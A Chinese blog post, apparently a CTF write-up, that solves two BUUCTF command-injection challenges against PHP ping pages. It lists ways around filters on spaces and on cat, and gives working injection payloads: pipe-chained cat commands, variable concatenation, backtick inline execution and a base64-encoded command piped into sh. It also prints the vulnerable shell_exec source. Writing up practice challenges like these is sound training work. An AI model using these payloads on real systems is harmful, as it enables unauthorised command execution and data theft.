【CTF】buuctf web（一）——命令执行

原创

吃_早餐 于 2021-07-26 19:10:04 发布 232 收藏 2

分类专栏： buuctf CTF常用方法技巧 文章标签： linux

本文链接：https://blog.csdn.net/m0_52923241/article/details/119087138

buuctf 同时被 2 个专栏收录

6 篇文章 0 订阅

订阅专栏

CTF常用方法技巧

10 篇文章 1 订阅

订阅专栏

buuctf

知识点

[ACTF2020 新生赛]Exec

[GXYCTF2019]Ping Ping Ping

知识点

Linux ping 命令

Linux ping 命令用于检测主机。执行 ping 指令会使用 ICMP 传输协议，发出要求回应的信息，若远端主机的网络功能没有问题，就会回应该信息，因而得知该主机运作正常。

语法：`ping [-dfnqrRv][-c<完成次数>][-i<间隔秒数>][-I<网络界面>][-l<前置载入>][-p<范本样式>][-s<数据包大小>][-t<存活数值>][主机名称或IP地址]`

参数说明：

```
-d 使用Socket的SO_DEBUG功能。
-c <完成次数> 设置完成要求回应的次数。
-f 极限检测。
-i<间隔秒数> 指定收发信息的间隔时间。
-I<网络界面> 使用指定的网络接口送出数据包。
-l<前置载入> 设置在送出要求信息之前，先行发出的数据包。
-n 只输出数值。
-p<范本样式> 设置填满数据包的范本样式。
-q 不显示指令执行过程，开头和结尾的相关信息除外。
-r 忽略普通的Routing Table，直接将数据包送到远端主机上。
-R 记录路由过程。
-s<数据包大小> 设置数据包的大小。
-t<存活数值> 设置存活数值TTL的大小。
-v 详细显示指令的执行过程。
-w <deadline> 在 deadline 秒后退出。
```

```
-W <timeout> 在等待 timeout 秒后开始执行。
```

命令中空格被过滤的解决方法

linux

```
{cat,flag.txt}
cat${IFS}flag.txt
cat$IFS$9flag.txt
cat<flag.txt
cat<>flag.txt
kg=$'\x20flag.txt'&&cat$kg(\x20转换成字符串就是空格，这里通过变量的方式巧妙绕过)
```

windows下

```
（实用性不是很广，也就type这个命令可以用）
type.\flag.txt
type,flag.txt
echo,123456
```

拼接符

`&` ：前面和后面命令都要执行，无论前面真假
`&&`： 表示前一条命令执行成功时，才执行后一条命令
`|` ：直接执行后面的语句
`||` ：表示上一条命令执行失败后，才执行下一条命令
`;` ：表示命令依次执行

贪婪匹配

表达式 .*就是**单个字符匹配任意次**，即贪婪匹配。以这个表达式为例：a.*b，它将会匹配最长的以a开始，以b结束的字符串,**以第一个a开始，最后一个b结束**。如果用它来搜索aabab的话，它会匹配整个字符串aabab。

`ls`（英文全拼：list files）：用于显示指定工作目录下的内容（列出目前工作目录所含之文件及子目录)

`cat`（英文全拼：concatenate）：用于**连接**文件并**打印**到标准输出设备上。

如果cat被过滤，可以用下边的方法进行绕过


(1)more:一页一页的显示档案内容
(2)less:与 more 类似，但是比 more 更好的是，他可以[pg dn][pg up]翻页
(3)head:查看头几行
(4)tac:从最后一行开始显示，可以看出 tac 是 cat 的反向显示
(5)tail:查看尾几行
(6)nl：显示的时候，顺便输出行号
(7)od:以二进制的方式读取档案内容
(8)vi:一种编辑器，这个也可以查看
(9)vim:一种编辑器，这个也可以查看
(10)sort:可以查看
(11)uniq:可以查看
(12)file -f:报错出具体内容

内联执行：将指定的函数体插入并取代每一处调用该函数的地方。**反引号** 在linux中作为内联执行，执行输出结果。

[ACTF2020 新生赛]Exec

与[GXYCTF2019]Ping Ping Ping题类似，但此题更简单


> 需要了解的知识点
> ls（英文全拼：list files）：用于显示指定工作目录下的内容（列出目前工作目录所含之文件及子目录)
> cat（英文全拼：concatenate）：用于连接文件并打印到标准输出设备上。



查看此文件的目录：`127.0.0.1|ls`

只有一个index.php

查看上级目录`127.0.0.1|ls /`




查看flag：`127.0.0.1|cat /flag`

拿到flag~~

[GXYCTF2019]Ping Ping Ping

题目类型：命令执行+代码审计



/?ip=


提示`/?ip=`

输入`/?ip=127.0.0.1`，回显成功

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

显示当前的所有文件：`/?ip=127.0.0.1|ls`




/?ip=

flag.php
index.php

这里查到了两个php文件

查看flag.php：`?ip=127.0.0.1|cat flag.php`




/?ip= fxck your space!

这里提示`/?ip= fxck your space!`额…fxck是什么东西，space是空格，大佬说应该是空格被过滤了


> 命令中空格被过滤的解决方法：
> `{cat,flag.txt}`
> `cat${IFS}flag.txt`
> `cat$IFS$9flag.txt`：`$IFS$9 $9指传过来的第9个参数`
> `cat<flag.txt`
> `cat<>flag.txt`
> `kg=$'\x20flag.txt'&&cat$kg`
> `(\x20转换成字符串就是空格，这里通过变量的方式巧妙绕过)`

试试第一个方法：`/?ip=127.0.0.1|{cat,flag.php}`



/?ip= 1fxck your symbol!


发现符号又被过滤了，说明`{}`大括号被过滤了，那第二个不能用了
试试第三个方法`/?ip=127.0.0.1|cat$IFS$9flag.php`



/?ip= fxck your flag!

flag也被过滤了！

不是查出来两个文件嘛，看看另一个吧
查看index.php文件：`/?ip=127.0.0.1|cat$IFS$9index.php`



/?ip=

```
/?ip=
|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "

";
  print_r($a);
}

?>
```



发现这个PHP代码好像不太全，我们查看一下源码，出来了，下面是PHP代码

```php
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);//执行操作符 ， -c 4 表示ping的指定次数为4
  echo "<pre>";
  print_r($a);
}

?>
```

代码审计一下，好多都被过滤了emmm；但最后有个变量a，我也不知道怎么做
不会了，学一下大佬的方法吧

方法一：变量拼接字符串——将a的值覆盖，然后进行绕过
构造payload：`/?ip=127.0.0.1;a=g;cat$IFS$9fla$a.php`
总之就是用变量拼接成flag



/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

啥也没有，查看源码

```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";
?>
```


拿到flag~~

方法二：内联执行
内联函数：将指定的函数体插入并取代每一处调用该函数的地方。

反引号在linux中作为内联执行，执行输出结果。也就是说

`cat `ls` //执行ls输出 index.php 和 flag.php 。然后再执行 cat flag.php;cat index.php`

构造payload `/?ip=127.0.0.1;cat$IFS$9`ls``




```
1 /?ip=
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

```
<?php
$flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```


方法三：sh命令来执行

使用 base64 编码的方式来绕过 flag 过滤。

加密命令


echo “cat flag.php” | base64

解密命令并执行

echo Y2F0IGZsYWcucGhwCg== | base64 -d | sh

然后用`$IFS$9`代替空格。

构造payload：`/?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhwCg==$IFS$9|$IFS$9base64$IFS$9-d$IFS$9|$IFS$9sh`




```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{af15354a-6bdf-4609-b230-75bdc03e1dbf}";
?>

```


拿到flag~~

做完的感受就是flag真会藏，坑